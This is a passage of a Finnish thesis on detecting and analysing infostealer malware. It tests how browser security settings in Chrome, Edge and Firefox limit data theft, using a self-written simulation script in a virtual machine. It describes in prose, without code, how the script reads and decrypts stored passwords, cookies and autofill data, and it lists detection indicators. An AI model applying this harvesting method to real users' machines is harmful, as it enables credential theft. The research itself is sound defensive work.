Hiekkalaatikointi (engl. sandboxing) on tietoturvatekniikka, jossa epäilyttävä tai tuntematon ohjelma suoritetaan eristetyssä ympäristössä, erotettuna tietokoneen varsinaisesta käyttöjärjestelmästä ja tiedostoista. Tarkoituksena on tarkkailla ohjelman käyttäytymistä, kuten tiedostojen muokkaamista, rekisterimuutoksia ja verkkoyhteyksiä, ilman riskiä järjestelmän vahingoittumisesta. Hiekkalaatikointi on erityisen tärkeää, sillä monet haittaohjelmat paljastavat haitallisen toimintansa vasta suorituksen aikana. (Arntz, 2020; Barker, 2021, A word on automated sandboxing -luku, ensimmäinen kappale)

Automaattiset hiekkalaatikkotyökalut, kuten Hybrid Analysis, ANY.RUN ja Cuckoo Sandbox, mahdollistavat haittaohjelmien nopean käyttäytymisanalyysin. Näillä työkaluilla voidaan tunnistaa tartuntojen tunnusmerkkejä (IOC), kuten epäilyttäviä tiedostonimiä, IP-osoitteita ja verkkotapahtumia, joita voidaan hyödyntää torjunnassa ja jatkotutkimuksissa. (Barker, 2021, A word on automated sandboxing -luku, ensimmäinen kappale)

Kehittyneet infostealer-haittaohjelmat pyrkivät kuitenkin kiertämään hiekkalaatikkoanalyysin. Ne saattavat tunnistaa virtuaaliympäristön laitteistoasetuksista tai käyttäjän toimettomuudesta. Haittaohjelmat voivat myös viivästyttää toimintaansa tai pysäyttää sen kokonaan havaitessaan tarkkailun. Tämä tekee infostealereiden tunnistamisesta haastavaa ja korostaa tarvetta mahdollisimman aidonkaltaisille hiekkalaatikkoympäristöille. (Mills & Legg, 2020, s.22)

5.2 Haittaohjelmien analysointi

Vaikka ennaltaehkäisy on keskeinen osa tietoturvaa, tehokas haittaohjelmien torjunta edellyttää myös ymmärrystä haittaohjelmien toiminnasta. Infostealer-haittaohjelmat pyrkivät aktiivisesti vaikeuttamaan analyysiä hyödyntämällä esimerkiksi tiedostojen salaamista, pakkaamista, koodin obfuskointia ja turhan datan lisäämistä tiedostokoon kasvattamiseksi. (Singh & Singh, 2018, ss.103–105)

Yksi analyysimenetelmä harvoin riittää kattavaan haittaohjelman tunnistukseen. Yhdistämällä staattista ja dynaamista analyysiä niin sanotuksi hybridianalyysiksi sekä hyödyntämällä koneoppimista, voidaan merkittävästi parantaa haittaohjelmien tunnistustarkkuutta. Tämä mahdollistaa sekä ohjelmakoodin rakenteen että käyttäytymisen paljastamisen, myös kehittyneempiä hämäystekniikoita käytettäessä. (Singh & Singh, 2018, s. 108; Tahir, 2017, s. 25)

Analyysi alkaa usein staattisella tarkastelulla, jossa epäilyttävää tiedostoa tutkitaan suorittamatta sitä. Jos staattinen analyysi ei anna riittävästi tietoa, tiedosto suoritetaan eristetyssä testiympäristössä dynaamisen analyysin keinoin. Näiden vaiheiden tavoitteena on ymmärtää haittaohjelman toiminta ja kerätä tartuntojen tunnusmerkkejä (IOC). Monimutkaisempien haittaohjelmien analyysissa voidaan hyödyntää käänteismekaniikkaa (eng. reverse engineering), jossa ohjelmakoodi puretaan ja tutkitaan syvällisesti. (Elisan, 2018, Malware analysis 101 -luku, ensimmäinen kappale)

Haittaohjelma-analyysissä käytetään sekä virtuaaliympäristöjä että fyysisiä koneita, sillä monet haittaohjelmat osaavat havaita olevansa virtuaalisessa ympäristössä ja muuttaa toimintaansa sen mukaisesti. Paras tulos saavutetaan yhdistämällä molemmat lähestymistavat. (Elisan, 2018, Inspecting dynamic analysis -luku, ensimmäinen kappale)

Analyysia tukevat myös muistianalyysi ja verkkoliikenteen tarkastelu, jotka ovat erityisen hyödyllisiä tiedostottomien haittaohjelmien (eng. fileless malware) ja komentokanavien (C2) havaitsemisessa. (Mohanta & Saldanha, 2020, Memory forensics with Volatility -luku, ensimmäinen kappale)

5.2.1 Staattinen analyysi

Staattisessa analyysissä haittaohjelmaa tutkitaan ilman sen suorittamista. Tavoitteena on selvittää turvallisesti ohjelman rakenne, alkuperä ja mahdolliset haitalliset ominaisuudet. Analyysissa hyödynnetään muun muassa hajautustiivisteiden (hash-arvot) vertailua tunnettuihin haittaohjelmatietokantoihin. Lisäksi fuzzy hashing -menetelmillä voidaan tunnistaa rakenteeltaan samankaltaisia, mutta hieman poikkeavia tiedostoja. Keskeisiä tekniikoita ovat myös tiedoston todellisen tyypin tarkastelu ja merkkijonojen (kuten komentopalvelinten osoitteiden) etsiminen. (Barker, 2021, Static analysis – techniques and tooling -luku, toinen kappale)

Syvällisemmässä analyysissä ohjelmakoodi puretaan konekielestä assembly-koodiksi käyttäen disassembler-työkaluja, kuten IDA:a tai Ghidraa. Tämä mahdollistaa ohjelman rakenteen, API-kutsujen ja haitallisten toimintojen tarkastelun ilman tiedoston suorittamista. (Cucci, 2024, The fundamentals -luku, kolmas kappale)

5.2.2 Dynaaminen analyysi

Dynaamisessa analyysissä tutkitaan, mitä toimia haittaohjelma suorittaa. Esimerkiksi luodaanko uusia prosesseja, muokataanko tiedostoja, muodostetaanko verkkoyhteyksiä tai pyritäänkö pysyvyyteen järjestelmässä myös uudelleenkäynnistyksen jälkeen. Erityisen tärkeää on havaita yhteydet komentokanaviin (C2), joiden kautta haittaohjelma voi vastaanottaa lisäohjeita tai ladata uusia hyötykuormia. Dynaaminen analyysi paljastaa myös tiedostottomat haittaohjelmat ja muut piilotetut toiminnot, joita ei voi havaita pelkällä tiedostotarkastelulla. Analyysiä voidaan tehostaa automatisoinnilla, esimerkiksi skripteillä, jotka keräävät tietoa järjestelmällisesti haittaohjelman toiminnasta. Menetelmä on kuitenkin aikaa vievä, sillä osa haittaohjelmista viivyttää aktivoitumistaan tai vaatii erityisiä olosuhteita, kuten verkkopalvelimen vastauksen toimiakseen. (Barker, 2021, Dynamic analysis – techniques and tooling -luku, ensimmäinen kappale)

Dynaaminen analyysi edellyttää tarkkaa eristystä. Suorittaminen normaalissa järjestelmässä voi johtaa haittaohjelman leviämiseen tai tietojen vuotamiseen oikeaan verkkoon. Lisäksi analyysin jälkeen ympäristö on nollattava huolellisesti, jotta pysyvyysmekanismit eivät jää järjestelmään. (Barker, 2021, Dynamic analysis – techniques and tooling -luku, ensimmäinen kappale)

Monet nykyaikaiset haittaohjelmat pyrkivät välttämään havaitsemisen analyysiympäristöissä. Bulazelin ja Yenerin (2017) mukaan nämä haittaohjelmien käyttämät välttelytekniikat voivat merkittävästi heikentää analyysin luotettavuutta. Välttelyn torjuntaan suositellaan muun muassa hybridimenetelmiä ja ihmismäisen käyttäytymisen simulointia analyysiympäristössä.

5.2.3 Hybridianalyysi

Hybridianalyysi yhdistää staattisen ja dynaamisen analyysin vahvuudet sekä kompensoi kummankin menetelmän heikkouksia. Haittaohjelmien tarkka tunnistaminen edellyttää usein näiden menetelmien vuorottelua, jolloin ohjelman rakenteelliset ja käyttäytymiseen perustuvat piirteet voidaan paljastaa mahdollisimman luotettavasti. (Mohanta & Saldanha, 2020, Malware analysis and classification -luku, ensimmäinen kappale)

5.3 Infostealer-haittaohjelmien tunnistamisen erityispiirteet

Infostealer-haittaohjelmien tunnistaminen on haastavaa, koska ne toimivat nopeasti ja pyrkivät pysymään huomaamattomina. Niiden tunnistaminen edellyttää erityisiä menetelmiä, jotka keskittyvät poikkeavan käyttäytymisen ja järjestelmämuutosten seurantaan.

5.3.1 Poikkeamat

Infostealereita voidaan havaita seuraamalla järjestelmän poikkeamia normaalista käyttäytymisestä (eng. anomaly detection). Tällaisia poikkeamia ovat esimerkiksi yllättävät tiedostomuutokset, verkkoliikenteen poikkeamat tai epätavalliset prosessitoiminnot. (Parhizkari, 2023, s.116)

Red Canaryn (n.d.) raportin mukaan infostealerit, kuten RedLine ja Raccoon, kiertävät selainten suojauksia ajamalla selaimia etädebuggaus ja headless-tilassa, mikä voidaan havaita komentoriviparametreista. Haitallista toimintaa paljastuu myös, kun haittaohjelma injektoituu prosesseihin, joiden ei normaalisti odoteta muodostavan verkkoyhteyksiä, kuten InstallUtil.exe (.NET Frameworkin työkalu asennuskomponenttien rekisteröintiin) tai MSBuild.exe (Microsoftin kehitystyökalu sovellusten kääntämiseen Visual Studio -ympäristössä). Lisäksi epätyypilliset tiedostolataukset esimerkiksi AppData\LocalLow-hakemistoon voivat viitata infostealerin toimintaan. Tällaisten poikkeamien seuranta on keskeinen menetelmä infostealer-haittaohjelmien tunnistamisessa.

5.3.2 Uhkatieto

Ajantasainen uhkatieto (eng. Cyber Threat Intelligence, CTI) tukee infostealer-haittaohjelmien tunnistamista tarjoamalla tietoa esimerkiksi käytetyistä levitystekniikoista, haitallisten tiedostojen tunnisteista ja ohjauspalvelinten IP-osoitteista. Näitä tietoja voidaan hyödyntää suojausratkaisujen päivittämisessä, lokien analysoinnissa sekä automaattisessa uhkien tunnistuksessa. Lisäksi vuotojen seurantapalvelut, kuten Have I Been Pwned, voivat paljastaa, onko varastettuja tunnuksia joutunut julkisuuteen infostealer-infektion seurauksena. (Rains, 2023, What to know about threat intelligence -luku, toinen kappale; HIBP, n.d.)

Flaren (2024) mukaan Continuous Threat Exposure Management (CTEM) -mallin avulla organisaatiot kartoittavat jatkuvasti altistustaan tietoturvauhkille, kuten tietovuodoille ja varastetuille kirjautumistiedoille. CTEM-malli kattaa myös pimeän verkon seurannan, jonka avulla voidaan havaita varastettujen tietojen kaupankäyntiä tai levittämistä. Näin organisaatiot voivat puuttua riskeihin ennakoivasti ennen vakavien tietoturvaloukkauksien syntymistä.

5.3.3 Jatkuva seuranta

Hyvin suunniteltu tapahtumavaste (eng. Incident Response) on keskeinen osa infostealer-haittaohjelmien torjuntaa. Kun haittaohjelma havaitaan, nopeat ja ennalta määritellyt toimenpiteet voivat estää tietovuodon laajenemisen ja minimoida vahingot. Tapahtumavaste sisältää hyökkäyksen tunnistamisen, eristämisen, analysoinnin ja

järjestelmän palauttamisen turvalliseen tilaan. (Death, 2023, Incident response planning -luku, ensimmäinen kappale)

EDR-järjestelmät (eng. Endpoint Detection and Response) seuraavat päätelaitteiden toimintaa reaaliaikaisesti ja etsivät merkkejä haitallisesta tai poikkeavasta käyttäytymisestä, joita perinteiset virustorjuntaratkaisut eivät välttämättä tunnista. Kun EDR-järjestelmä havaitsee uhan, se voi automaattisesti estää epäilyttävän toiminnan, ilmoittaa siitä tietoturvatiimille sekä tukea jatkotutkimusta ja korjaavia toimenpiteitä. Tämä tekee EDR-järjestelmistä olennaisen osan infostealer-haittaohjelmien torjuntaa ja nopeaa reagointia uhkatilanteisiin organisaatioissa. (Green ym., 2024, Security operations -luku, ensimmäinen kappale)

5.4 Kehittyneet haittaohjelmien torjuntamenetelmät

Haittaohjelmien torjunta kehittyy jatkuvasti uusien uhkien mukana. Tässä luvussa tarkastellaan erityisesti kehittyneitä menetelmiä infostealer-haittaohjelmien havaitsemiseksi ja torjumiseksi.

Koneoppimismenetelmät, kuten tukivektorikoneet ja syväoppivat neuroverkot, ovat nousseet tärkeäksi osaksi haittaohjelmien tunnistusta. Näiden menetelmien avulla voidaan analysoida suuria tietomääriä ja havaita haitallista toimintaa ilman ennalta määriteltyjä sääntöjä. (Souri & Hosseini, 2018; Heena, 2021, ss.4–10)

Koneoppimista hyödynnetään esimerkiksi LEDA-järjestelmässä, joka tarkkailee sovellusten toimintaa reaaliajassa ja havaitsee poikkeavaa käyttäytymistä ennen kuin haittaohjelma ehtii aiheuttaa vahinkoa. (Portase ym., 2024, ss.3–20) EAGLEEYE-järjestelmä puolestaan analysoi verkon ja järjestelmän lokitiedoista muodostettuja tapahtumaketjuja hyödyntäen Transformer-pohjaisia malleja, tunnistaen näin monivaiheisia ja hajautettuja hyökkäyksiä, joita yksittäiset tapahtumat eivät paljasta. (Gysel ym., 2024, ss.3–12) Eräs kiinnostava lähestymistapa on myös binäärimuotoisen haittaohjelman muuttaminen kuvaksi ja sen analysointi DenseNet-syväoppimismallilla, mikä mahdollistaa rakenteellisten poikkeamien havaitsemisen myös kehittyneesti naamioiduista haittaohjelmista. (Hemalatha ym., 2021, ss.5–21)

Perinteiset palomuurit eivät aina tunnista piilotettua haitallista liikennettä. Ohjelmistopohjaiset palomuurit (eng. Software-Defined Firewall, SDF) tarkkailevat sekä sovellustason että verkkotason toimintaa ja mahdollistavat suojauskäytäntöjen automaattisen päivityksen. Tämä tekee niistä erityisen hyödyllisen tilanteissa, joissa infostealer-haittaohjelmien liikenne pyritään naamioimaan normaaliksi. (Gao ym., 2018, ss.413–424)

Nykyiset virustorjuntaohjelmistot ovat kehittyneet paljon perinteisistä kiintolevyn tiedostojen skannausohjelmista. Ne koostuvat useista toisiaan tukevista komponenteista, kuten tiedostoskannerista, muistiskannerista, pakkauksenpurkajasta ja tunnistetietomoduuleista, jotka yhdessä tarkkailevat laitteen tiedostoja ja ohjelmia haitallisen käyttäytymisen merkkien varalta. Suorituskyvyn optimoimiseksi hyödynnetään esisuodattimia, jotka arvioivat nopeasti esimerkiksi tiedoston koon tai tyypin ennen tarkempaa analyysiä. Lisäksi vaurionkorjausmoduulit palauttavat järjestelmän alkuperäiseen tilaan, mikäli haittaohjelma ehtii aiheuttaa muutoksia. (Mohanta & Saldanha, 2020, Detection engineering -luku, toinen kappale)

6 Työn tavoite

Tämän opinnäytetyön tavoitteena on selvittää, miten eri verkkoselainten tietoturva-asetukset vaikuttavat infostealer-haittaohjelmien kykyyn kerätä käyttäjätietoja. Tarkoituksena on muodostaa kokonaiskuva siitä, millaisilla selaimen asetuksilla ja käytännöillä voidaan pienentää tietojen vuotamisen riskiä, jos käyttäjä joutuu tällaisen haittaohjelmahyökkäyksen kohteeksi.

Vertailussa mukana ovat kolme yleisimmin käytössä olevaa verkkoselainta Windows-käyttöjärjestelmässä: Google Chrome, Microsoft Edge ja Mozilla Firefox. Nämä selaimet valittiin vertailuun niiden laajan käyttäjäkunnan ja markkinaosuuden vuoksi, mikä tekee niistä realistisia kohteita myös infostealer-haittaohjelmille. Näissä selaimissa suojattaviksi tiedoiksi nousevat erityisesti selaushistoria, automaattitäyttötiedot (engl. autofill), evästeet sekä tallennetut salasanat. Koska selaimet eroavat toisistaan rakenteellisesti ja ominaisuuksiensa osalta, niissä ei ole kaikissa samoja asetuksia tarjolla. Tämän vuoksi työssä vertaillaan myös, miten asetusten tarjoamat vaihtoehdot eroavat toisistaan.

Yhtenä työn tavoitteena on tarkastella, kuinka paljon käyttäjän tulee itse muuttaa selaimen asetuksia ollakseen paremmin suojassa infostealer-haittaohjelmilta. Siksi työssä vertaillaan oletusasetusten ja käyttäjän itse määrittämien asetusten vaikutuksia.

Teoriaosuudessa käsitellään verkkoselainten tietoturvaa yleisellä tasolla sekä sitä, miten selainasetuksilla voidaan vaikuttaa suojauksen tasoon. Eri selaimien oletusasetuksissa on havaittavissa eroja, mutta yleisesti ottaen käyttäjän on useimmiten tarpeen muokata asetuksia itse tietoturvan parantamiseksi.

Toiminnallisessa osuudessa tutkitaan tarkemmin, millainen vaikutus eri asetuksilla on selainten paikallisesti tallentamiin tietoihin. Näihin tietoihin sisältyy merkittävää ja arvoltaan houkuttelevaa dataa hyökkääjän näkökulmasta, kuten kirjautumistiedot ja istuntoevästeet.

Opinnäytetyön menetelmänä käytetään ketterää projektityöskentelyä (Agile), joka mahdollistaa työn jatkuvan arvioinnin ja joustavan etenemisen. Ketterä lähestymistapa mahdollistaa uusien asioiden omaksumisen työn edetessä sekä tarpeen mukaan suunnanmuutokset.

Testit toteutetaan käytännönläheisesti virtuaalisessa testiympäristössä, johon luodaan realistista testidataa. Data koostuu sellaisesta informaatiosta, jota infostealer-haittaohjelma tyypillisesti pyrkii varastamaan, kuten tallennetuista salasanoista, automaattitäyttötiedoista ja selausdatasta. Testausten jälkeen tulokset analysoidaan ja vertaillaan, minkä perusteella voidaan antaa suosituksia siitä, miten verkkoselaimia kannattaa käyttää turvallisesti.

7 Työn suunnittelu

Infostealer-haittaohjelmien toimintaa tutkittaessa tulee käyttää eristettyä testausympäristöä, jotta mahdolliset haittavaikutukset eivät pääse leviämään ulkopuolisiin järjestelmiin. Tätä varten käyttöön otettiin virtuaalikone, jota muokattiin työn vaatimusten mukaisesti.

Virtuaalikoneeseen asennettiin testauksen kohteeksi kolme eri verkkoselainta, joihin luotiin todentuntuista testidataa. Tähän sisältyi muun muassa selaushistorian tallentamista, evästeiden hyväksymistä ja automaattitäyttötietojen lisäämistä. Automaattitäyttötietoihin lisättiin esimerkiksi käyttäjätunnuksia, salasanoja ja yhteystietoja. Näiden toimien avulla pyrittiin luomaan käyttöympäristö, joka vastaisi mahdollisimman hyvin todellista tilannetta.

Seuraava vaihe suunnittelussa oli itse testien toteutustavan valinta. Tavoitteena oli testata asetuksien vaikutuksia mahdollisimman realistisesti, mutta ilman riskiä oikean haittaohjelman aiheuttamista vahingoista. Vaihtoehtoina harkittiin joko aidon infostealer-haittaohjelman ajamista valvotussa ympäristössä tai simuloidun version luomista.

Tässä työssä päädyttiin jälkimmäiseen vaihtoehtoon, eli haittaohjelman toimintaa matkivan tiedonkeruuskriptin toteuttamiseen itse. Näin pystyttiin hallitsemaan täysin, mitä skripti tekee ja minimoimaan kaikki siihen liittyvät tietoturvariskit. Koska testien kohteena olivat ainoastaan selainten paikallisesti tallentamat tiedot, yksinkertainen Python-pohjainen simulaatio oli riittävä vaihtoehto aidon haittaohjelman sijasta.

7.1 Virtuaaliympäristön rakentaminen

Testiympäristö toteutettiin VirtualBox-ohjelmistolla, jonka avulla voidaan asentaa ja käyttää erilaisia virtuaalikoneita ilmaiseksi. Tässä työssä käyttöjärjestelmäksi valittiin Windows, joten virtuaalikoneeseen asennettiin uusin saatavilla oleva Windows 11 Home -versio. Virtuaalikoneelle määritettiin riittävät resurssit suorituskyvyn takaamiseksi, kuten reilusti muistia ja prosessoritehoa. Tarkemmat tekniset tiedot on esitetty Taulukko 2.

Taulukko 2. Virtuaalikoneen tekniset tiedot

Käyttöjärjestelmä	**Windows 11 Home 24H2**
Massamuisti	100 GB
RAM	8 GB
Prosessori	4 CPU-ydintä

Jotta Python-pohjainen simulaatioskripti voitiin suorittaa, virtuaalikoneelle täytyi asentaa Python-ohjelmointikieli. Asennus tehtiin Microsoft Storen kautta.

Virtuaalikoneeseen asennettiin testattavat verkkoselaimet. Windowsin mukana tulee valmiiksi Microsoft Edge, joten se oli jo käytettävissä. Google Chrome asennettiin sen viralliselta verkkosivulta ladatulla asennuspaketilla. Mozilla Firefox ladattiin aluksi Microsoft Storen kautta, mutta huomattiin, että tällä tavalla asennettu versio ei luo oletuskansioita ja tiedostoja samalla tavalla kuin Mozilla.org-sivustolta ladattu asennus. Tämä voi vaikuttaa selaimen tietoturvaan, sillä jos oletustiedostoja ei muodostu, haittaohjelmien voi olla vaikeampi löytää ne. Tämä havainto herättää kysymyksen siitä, voisiko selaimen asennustavalla tai versiolla olla merkittävää vaikutusta infostealer-haittaohjelmien kykyyn kerätä tietoa. Tätä testausta varten Firefox asennettiin kuitenkin viralliselta verkkosivulta ladatulla asennuspaketilla, jotta tiedot tallentuvat oletussijainteihin.

Selainten asennuksen jälkeen niillä suoritettiin todentuntuista verkkoselaamista. Selauksessa käytiin muutamilla eri verkkosivuilla, tehtiin selaustoimintoja kuten vierityksiä ja linkkien klikkauksia sekä hyväksyttiin evästeitä. Tällä pyrittiin simuloimaan tavallista käyttäjäkokemusta, jotta selaimiin muodostuisi realistista dataa. Automaattitäyttötietoja lisättiin manuaalisesti sekä käyttämällä sivustoa https://fill.dev, joka on tarkoitettu lomakkeiden täyttötietojen testaamiseen. Merkittävä havainto oli, että Microsoft Edge tallensi automaattitäyttötiedot kaikkein herkimmin, jopa ilman käyttäjän tiedostamista. Kaikkiin selaimiin lisättiin testidatana käyttäjätunnuksia, salasanoja, yhteystietoja ja luottokorttitietoja.

7.2 Infostealer-haittaohjelma simulaatioskripti

Tätä opinnäytetyötä varten luotiin Python-ohjelmointikielellä simulaatioskripti, jonka tarkoituksena oli jäljitellä infostealer-haittaohjelman toimintaa kontrolloidussa ympäristössä. Skripti on suunniteltu keräämään käyttäjän koneelle tallennettuja tietoja kolmesta yleisimmin käytetystä selaimesta: Google Chrome, Microsoft Edge ja Mozilla Firefox.

Koska tekijällä ei ollut laajaa ohjelmointikokemusta, skriptin toteuttamisessa hyödynnettiin ChatGPT-tekoälyä avustavana työkaluna. Tällä tavoin pystyttiin keskittymään itse tietoturvatutkimukseen ja varmistamaan, että työkalu saatiin toimimaan suunnitellusti käytettävissä olevassa aikataulussa.

On tärkeää huomioida, että luotu simulaatio ei yritä kiertää suojausmekanismeja, pysyä piilossa järjestelmässä tai siirtää kerättyjä tietoja ulkopuolisille palvelimille. Tämän takia se ei toimi suoraan infostealer-haittaohjelman tavoin. Skripti kuitenkin havainnollistaa, kuinka helppoa rajallisin teknisin taidoin ja tekoälyn tuella on toteuttaa toiminnaltaan haittaohjelmaa muistuttava työkalu.

Skriptin toiminta perustuu siihen, että verkkoselaimet tallentavat käyttäjän tietoja paikallisiin tiedostoihin, kuten SQLite-tietokantoihin, jotka sijaitsevat käyttäjäprofiilin sovelluskansioissa. Skripti hakee näistä tiedostoista selaushistoriasta sivustojen otsikot ja URL-osoitteet. Automaattitäyttötiedoista se hakee kenttien nimet sekä niihin tallennetut arvot. Evästeiden osalta skripti lukee tiedot siitä, mille sivustolle eväste kuuluu, sekä evästeen nimen ja arvon. Salasanojen kohdalla se pyrkii hakemaan tiedon siitä, mihin sivustoon salasana liittyy, sekä siihen liitetyn käyttäjätunnuksen ja salasanan.

Salatut kentät, kuten salasanat ja evästeiden arvot, skripti yrittää purkaa selaimen käyttämillä natiivimenetelmillä. Esimerkiksi Chromium-pohjaisissa selaimissa käytetään Windowsin CryptUnprotectData-toimintoa ja Firefoxissa purku tehdään NSS-kirjaston avulla.

Skriptin tiedonkeruu on rajattu hakemaan 15 ensimmäistä tietuetta kustakin kategoriasta. Tulokset kootaan lopuksi selkeään tekstiraporttiin, joka tallennetaan .txt-tiedostoksi. Tietoturvan näkökulmasta skripti havainnollistaa tehokkaasti, miten helposti paikallisesti tallennettuihin selaintietoihin voidaan päästä käsiksi, jos laitteelle saadaan pääsy esimerkiksi haittaohjelman avulla.

Skriptin toteutuksessa ilmeni haasteita erityisesti uusien selainten suojausmekanismien vuoksi. Chromium-pohjaiset selaimet, kuten Chrome ja Edge, hyödyntävät nykyään App-Bound Encryption -salausta, joka varmistaa, että vain selaimen oma prosessi voi purkaa tiedot. Tämä suojaus toimii järjestelmäoikeuksilla, mikä vaikeuttaa sen kiertämistä. Vaikka tähänkin on olemassa kiertotapoja, opinnäytetyössä ei lähdetty toteuttamaan niitä, sillä

käytettävissä ollut ohjelmointiosaaminen ja aikaresurssit eivät riittäneet sellaiseen toteutukseen.

Tästä syystä toteutetulla skriptillä ei ollut mahdollista lukea Chromium-selainten salasanoja tai evästeitä, jos ne oli suojattu App-Bound Encryption -mekanismilla. Kuitenkin testien perusteella voidaan edelleen havaita, missä tilanteissa tiedot ovat suojattuja ja milloin ne ovat haittaohjelman ulottuvilla. Tämä antaa tärkeää tietoa käyttäjän tietojen suojaustasosta ja siitä, miten eri asetukset vaikuttavat niihin.


8 Testaaminen

Testausosuus jaettiin kahdeksaan eri testiajoon, joissa verkkoselainten tietoturva-asetuksia muutettiin järjestelmällisesti. Testit suoritettiin Windows 11 Home -virtuaalikoneessa pääkäyttäjän tilillä käyttäen komentokehotteen kautta ajettavaa Python-skriptiä, joka simuloi infostealer-haittaohjelman toimintaa. Jokaisesta testistä luotiin oma raportti, joka tallennettiin sekä virtuaalikoneeseen että tekijän omalle työkoneelle.


Ensimmäisessä testissä tarkasteltiin selainten oletusasetuksia. Tämä tarjosi lähtötilanteen, jonka perusteella voitiin arvioida, miten hyvin selaimet suojaavat käyttäjätietoja ilman, että asetuksia muokataan. Testi tehtiin ilman, että selainten tietoturva-asetuksiin oli tehty mitään muutoksia. Ennen testaamista varmistettiin vain, että testidata oli tallessa kaikissa kolmessa selaimessa.

Toisessa testissä arvioitiin salasanojen suojausta lisäämällä pääsalasana (eng. primary password) aina kun se oli mahdollista. Microsoft Edgessä tämä onnistui valitsemalla salasanahallinnan asetuksista pääsalasanan kysyminen (Kuva 13). Chrome-selaimessa ei ole tukea pääsalasanalle, vaan salasanat tallennetaan Googlen pilvipohjaiseen salasananhallinta palveluun, mutta ne tallentuvat silti myös paikallisesti laitteelle. Chromium-pohjaiset selaimet, kuten Chrome ja Edge, tukeutuvat käyttöjärjestelmän suojaukseen, joka edellyttää laitteen käyttäjän tunnistautumista salasanojen katselun tai muokkauksen yhteydessä. Firefoxissa salasanat voi suojata joko käyttöjärjestelmän kirjautumistunnistuksella tai erikseen asetettavalla pääsalasanalla (Kuva 14). Näitä testattiin erillisissä testiajoissa.

Kuva 13. Pääsalasanan luonti Edgessä.



Kuva 14. Firefox-selaimen salasanojen suojaus.



Kolmannessa testissä kytkettiin pois päältä automaattitäyttöön liittyvät asetukset. Firefoxissa poistettiin käytöstä maksutietojen tallennus ja salasanojen tallennusehdotukset. Chromessa vastaavat asetukset sijaitsivat kahdessa eri paikassa: salasanahallinnan asetuksissa ja automaattitäytön hallinnassa. Molemmista poistettiin valinnat, jotka mahdollistavat tietojen tallentamisen. Edgessä automaattitäytön asetukset löytyivät Microsoft Wallet -osiosta ja ne kytkettiin kokonaan pois.

Neljäs testi keskittyi selaushistorian automaattiseen poistamiseen. Firefoxin asetuksissa määritettiin, ettei selain muista historiaa lainkaan. Edgessä puolestaan hyödynnettiin

asetusta, jolla selaushistoria poistetaan automaattisesti aina, kun selain suljetaan. Chromessa ei ole asetusta, jolla automaattinen historiatietojen poisto olisi mahdollista, joten tältä osin ei tehty muutoksia.

Viidennessä testiajossa tyhjennettiin selaushistoria manuaalisesti kaikista selaimista. Tämä mahdollisti vertaamisen siihen, miten automaattinen ja manuaalinen tietojen poistaminen eroavat tietoturvan näkökulmasta.

Kuudennessa testissä tarkasteltiin evästeiden automaattista poistamista. Edge mahdollistaa evästeiden poistamisen automaattisesti, kun selain suljetaan. Firefoxissa voidaan myös valita evästeiden poistoasetus, joka poistaa evästeet ja selausdatan aina kun selain suljetaan. Chromessa ei ole vastaavaa asetusta evästeiden automaattiseen tyhjentämiseen.

Seitsemännessä testissä suoritettiin manuaalinen evästeiden tyhjennys kaikissa selaimissa, jotta saatiin vertailukohta edelliseen testiin.

